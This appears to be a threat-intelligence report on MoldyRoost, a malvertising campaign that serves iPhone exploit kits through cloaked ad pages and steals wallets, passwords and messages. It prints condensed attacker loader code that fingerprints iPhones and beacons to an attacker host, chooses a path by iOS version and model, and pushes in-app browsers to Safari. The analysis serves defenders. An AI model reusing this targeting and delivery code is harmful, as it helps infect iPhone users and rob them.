

Overview
MoldyRoost is a large malvertising operation whose payloads are nation-state-grade iPhone exploit chains. In October, our ADINT report assessed that ad infrastructure was being built to pick targets for spyware; MoldyRoost points a similar class of weapon at anyone who taps one of their ads. They buy programmatic ads at scale, hide their landing pages behind cloaking, and turn each tap into a drive-by exploit attempt against the visitor’s iPhone. The exploit kits (Coruna, DarkSword, SilkPath and GhostWave) are built to exfiltrate crypto wallet seed phrases, keychain (password manager) data, messages and photos.

Just loading the landing page of a MoldyRoost ad on a vulnerable iPhone is enough to get infected. The exploit runs while the landing page loads, with no decoy download or ClickFix-style command to paste. Between May 12 and Nov 17, 2026, we tied 480+ ad domains to it, spread across six sub-clusters we label A to F. Over 47 countries were targeted.
MoldyRoost did not write the exploit kits (EKs) behind these chains. They come from the Coruna and DarkSword families, two iOS EKs that Google Threat Intelligence Group (GTIG) and iVerify documented in March 2026. By then, Coruna had passed from a surveillance vendor’s customer to an espionage crew and then to criminals, and DarkSword was in the hands of surveillance-vendor customers and the same espionage crew.
What MoldyRoost adds is expertise in distributing the exploit kits through malvertising. Ads are made specifically to deliver the EKs through the attacker-controlled supply chain. That supply chain includes the ad accounts behind the campaigns, cloaked landing pages and a router that matches each visitor’s iOS version to an EK. A backend then books every stolen wallet to the channel that brought the victim in.
In mid-November, one of their servers left its source code exposed, and the code confirmed what we’d been seeing. One commit builds a separate payload for every sales channel so that “the backend can attribute by Host” (our translation). In this post, “channel” means the operator’s own unit (渠道): the campaign code each stolen wallet is booked to.
MoldyRoost is separate from the Optimizely supply-chain attack of Nov 16.
In that attack, hijacked scripts on the websites of 178 organizations skimmed payment cards, swapped crypto addresses and served exploits to iPhones. The attack’s iPhone stage used the same exploit kits, Coruna and DarkSword, behind a version router from the same family that sub-clusters C and E use. MoldyRoost is a malvertising operation, reaching victims through its own purpose-built ad campaigns and cloaked landing pages.
The Exploit Kits
An exploit chain is a series of vulnerabilities exploited in sequence to take a phone from “opened a web page” to “attacker controls the device”. One bug gets code running inside Safari, others break out of the browser’s sandbox, and a last one takes over the kernel. In MoldyRoost’s own files, those stages are rce_loader.js, sbx0, sbx1 and pe_main.js. Visiting the landing page of a MoldyRoost ad is all it takes, which is why these are called one-click or drive-by attacks.
An exploit kit (EK) packages one or more chains with the code that checks the visiting device and fires the one that fits. MoldyRoost picks among up to four EKs by iOS version: Coruna, SilkPath, DarkSword and GhostWave.
A leaked repository we found shows MoldyRoost picking an EK for each phone. Its selector, boot.js, assigns each iOS version from 13.0 to 26 one of four exploit kits. Sub-cluster C’s frame runs the same version checks. This boot.js is a different file from the boot.js named in reports on the Optimizely attack.

A code comment on SilkPath says it “fills post-Coruna gap”, and the branch loads /SilkPath/delivery/silkpath_loader.js, but this path was missing from the leaked repository. GhostWave is the branch for phones already patched against DarkSword. It’s the one looking for an up-to-date iOS 18 iPhone. It reuses DarkSword’s loader, lets the server choose the stage, and falls back to rce_worker_26.3.js for iOS 26.3, also missing from the repository.
Most sub-clusters have their own code for each step, but all of them switch EKs at nearly the same iOS versions. The diagram below shows the path they follow.

Coruna is the older family, with 23 exploits in five chains covering iOS 13.0 to 17.2.1. GTIG published its analysis on Mar 3, 2026, the same day as iVerify. GTIG traced the kit from a surveillance vendor’s customer in February 2025 to a suspected Russian espionage group attacking Ukrainians that summer. UNC6691, a financially motivated actor in China, later used it in broad campaigns, and by the end of 2025 GTIG found it on a large set of fake Chinese finance sites. GTIG read that path as a sign of “an active market for ‘second hand’ zero-day exploits”.
DarkSword is newer and targets iOS 18.4 to 18.7 (iVerify’s sample config stops at 18.6.2). It chains six vulnerabilities, three of them zero-days, and is written entirely in JavaScript. GTIG has seen it since November 2025 with a cluster targeting Saudi Arabia, the customers of a Turkish surveillance vendor, and the same Russian group. Apple had fixed all six bugs by iOS 26.3.
For the victim, the person holding the phone, the loss looks much the same either way. Coruna’s implant hooks wallet apps such as MetaMask, Phantom and Trust Wallet and hunts for seed phrases in Apple Memos and QR codes in saved images. DarkSword’s data miner takes iMessage, WhatsApp and Telegram data, the keychain, saved Wi-Fi passwords, photo metadata, location history and wallet data in one pass, while one of its backdoors can take screenshots and record the microphone. DarkSword also cleans up its crash logs on the way out.
Cloaking
Cloaking is an evasive technique that detects and routes inbound traffic based on specific conditions, such as user-agent strings, IP geolocation, OS and more. Attackers use it to serve benign content (a “white page”) to some traffic (users not in the attackers’ scope, bots and crawlers, security companies, ad-tech policy reviewers, etc.). They deliver the “money page”, i.e., the malicious page and payloads, only to users they want to target. Ad networks ban cloaking because it is deceptive and harmful to users.
MoldyRoost cloaks based on device. Only an iOS device running Safari (or, for sub-clusters A, D and E, an in-app browser) is offered an exploit chain. Everyone else gets a working decoy website, an empty frame or a harmless landing page.
For example: The victim scrolls a Hong Kong forum on an iPhone and taps an Agoda ad from sub-cluster C, written in Cantonese. A clone of Agoda’s Hong Kong site loads, and in the same moment an invisible frame, zero pixels wide and pushed off-screen, opens a host you never see. That frame reads your iOS version, asks its server which EK to fire, and starts execution. If you tap anything, an 18-second “loading” bar soaks up the clicks before forwarding you to the real Agoda, which gives the frame the time it needs.
To anything other than an iPhone, the frame looks dead; sub-cluster A’s frame goes further and returns an empty page to every other visitor. Only a request that looks like iPhone Safari gets the real code, so that’s how we asked for it.
Six Sub-Clusters
We track MoldyRoost as six sub-clusters. Each has its own set of ad campaigns and delivery code, but all six draw on the same exploits.



Sub-cluster A is the oldest and has the most ad domains.
403 ad domains, first seen between May 12 and Nov 17, in 35 countries.
Top Targeted Geos: Hong Kong (197), Japan (40), Singapore (22), the UK (14), and Turkey and South Korea (13 each).
We’ve been seeing these magazine domains since May. Validin found the same dropper, the 51la-ll.js LaSDK loader with an off-screen iframe, in March on a Coruna delivery URL from GTIG’s report.
In November, sub-cluster A changed how it loads the exploit. Since Nov 4, some new domains have been built the same way, but they carry a new script tag: <script async defer src="https://iyegjb[.]cc/assets/js/m.js">. That tag sits where the older campaigns loaded their dropper. On an iPhone, m.js opens a hidden frame to group.html, the file name on most of the Coruna delivery URLs that GTIG attributes to UNC6691, while a second script fingerprints the phone. Together, they size up each phone and retry the ones that get away. The code below is condensed and reformatted from the minified source.
It fingerprints iOS devices, and only iOS devices. The second script a8c3f01e6b47d295.js does nothing on other devices. On an iPhone, iPad or iPod, it:
builds a device ID from the user agent, iOS version, model and build number
saves that ID as
hq_devidnotes which app the page was opened in
sends all of it to
/hxas soon as the page loads
if (!/iP(hone|ad|od)/.test(qA)) return;
var qP = qK([42, 58], 66);           // XOR 66 = "hx"
var qM = qK([18, 13, 17, 22], 66);   // XOR 66 = "POST"
var qU = "https://iyegjb[.]cc/" + qP;
var qB = JSON.stringify({ k: 1, n: qN, v: qV, s: qS, r: qR, d: qId, b: qBr, m: qIdt.m, bv: qIdt.bv });
navigator.sendBeacon(qU, new Blob([qB], { type: "text/plain" }));
It picks a path by iOS version and phone model. Before it opens the frame, the loader works out two things:
The iOS version. It checks four places in the user agent, including Facebook’s in-app
FBSVstring, and keeps the highest. That gets the real version even on iOS 26, where Safari’s user agent is frozen at18_6.The phone model. It reads this from the screen size and pixel ratio.
Both go into the frame URL as vm= and panel=, so the server knows roughly which phone it’s dealing with before it serves anything. iOS 16.0 gets its own branch: it waits for the page to finish loading, then 1.5 more seconds.
if (Math.abs(d - 2) < 0.05 && a === 414 && b === 896) return "xr";        // iPhone XR, 11
if (Math.abs(d - 2) < 0.05 && a === 375 && b === 667) return "se";        // iPhone 6 to 8, SE
if (Math.abs(d - 3) < 0.05 && a === 375 && b === 812) return "iphone11";  // X, XS, 11 Pro, 12/13 mini
// ...
if (p) q += "panel=" + encodeURIComponent(p);
if (v) q += (q ? "&" : "") + "vm=" + v[0] + "." + v[1];
// ...
if (_v16 && _v16[0] === 16 && _v16[1] === 0) {   // iOS 16.0 only
It pushes in-app browsers out to Safari. Say you tap the ad inside Instagram, Facebook, Messenger or Line, or in Chrome, Firefox, Edge or Opera on an iPhone. The loader listens to the hidden frame, which reports start, ok or crash through __hq_chain messages. It gives up on that browser when:
the chain crashed and 8 seconds pass with no
ok, orthe chain started and 75 seconds pass with no
ok.
Then it reopens the same page in Safari through an x-safari-https:// link, adding _sf=1 so the frame starts over (?force=1). If the app blocks the jump, the hidden frame goes full screen and shows its own card. Sub-cluster B asks visitors to copy the link into Safari by hand; A’s loader makes the jump itself.
if (d.type !== "__hq_chain") return;
if (d.st === "ok") { ok = true; stop(); return }
if (d.st === "start") { started = true; startAt = Date.now() }
else if (d.st === "crash") { crashAt = Date.now() }
// ...
if (crashAt && now - crashAt >= 8000) dead = true;
if (started && now - startAt >= 75000) dead = true;
// ...
var scheme = "x-safari-" + backUrl.replace(/^https?:\/\//i, "https://");
Sub-cluster B mixes different kinds of landing pages.
31 ad domains, first seen between Oct 4 and Nov 17, in 20 countries.
Top Targeted Geos: the US (5), India (3), and Canada, France, Italy, Japan and Vietnam (2 each).
